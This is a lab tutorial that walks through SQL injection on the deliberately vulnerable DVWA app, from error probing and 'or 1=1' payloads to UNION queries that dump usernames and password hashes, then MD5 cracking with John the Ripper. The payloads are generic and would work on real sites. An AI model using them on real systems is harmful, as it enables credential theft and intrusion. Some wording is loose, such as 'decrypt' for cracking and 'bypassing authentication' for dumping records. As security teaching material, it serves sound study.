
Introduction to SQL Injection in DVWA
SQL Injection is one of the most critical web application vulnerabilities, allowing attackers to manipulate database queries and gain unauthorized access to sensitive data. In this tutorial, we will demonstrate how to identify and exploit SQL Injection vulnerabilities using Damn Vulnerable Web Application (DVWA) in a controlled and legal testing environment.
Note: This guide is strictly for educational and ethical penetration testing purposes.
Step 1: Setting Up DVWA
- Open DVWA in your web browser.
- Set the Security Level to Low from the DVWA security menu.
- From the left navigation panel, click on SQL Injection to access the vulnerable input form.
Step 2: Testing Normal Input
In the User ID input box:
- Enter
1and click Submit → A user record is displayed.

- Enter
2and submit → A different user record appears.

This confirms that the application fetches database records based on user input.
Step 3: Identifying SQL Injection Vulnerability
To check whether the application is vulnerable:
- Enter a single quote (
') in the User ID field and submit.

If a SQL error message appears, it indicates that the application is vulnerable to SQL Injection because user input is directly interpreted by the database query.

Step 4: Bypassing Authentication Using SQL Injection
Now, test a basic SQL Injection payload:
'or 1=1#
- The condition
1=1is always true. - The
#symbol comments out the rest of the SQL query.
As a result, all records from the table are displayed, confirming a successful SQL Injection.
You can also use:
'or 1=1--
The -- operator comments out the remaining SQL statement and produces the same effect.
Step 5: Finding the Number of Columns
To perform Union Based SQL Injection, both queries must have the same number of columns. We identify this using the ORDER BY clause.
Try the following payloads one by one:
' ORDER BY 1--
No error → Column exists
' ORDER BY 2--
No error → Column exists
' ORDER BY 3--
Error appears → Column does not exist

This confirms that the table contains only two columns.
Step 6: Extracting Database Table Names
Now that we know the number of columns, we can use a UNION query to fetch table names from the database:
' UNION SELECT table_name,NULL FROM information_schema.tables#
This query displays all available table names. Among them, you will notice important tables such as the users table.

Step 7: Extracting Column Names from Users Table
To retrieve column names from the users table, use the following payload:
' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users'#
This reveals columns like user and password, which store sensitive credentials.
Step 8: Dumping Username and Password Hashes
Now extract usernames and password hashes using:
' UNION SELECT user,password FROM users#
Step 9: Cracking MD5 Passwords Using John the Ripper
To decrypt the password hashes:
- Open Kali Linux.

- Create a file named
crack.txtand paste all MD5 hashes into it.
- Run the following command:
john --show --format=raw-md5 crack.txt
This tutorial demonstrated how SQL Injection vulnerabilities can be identified and exploited using DVWA. From detecting SQL errors to extracting database credentials using Union Based SQL Injection, the exercise highlights why secure coding practices and input validation are essential in web applications.
By understanding these attack techniques, developers and security professionals can better defend against real-world threats.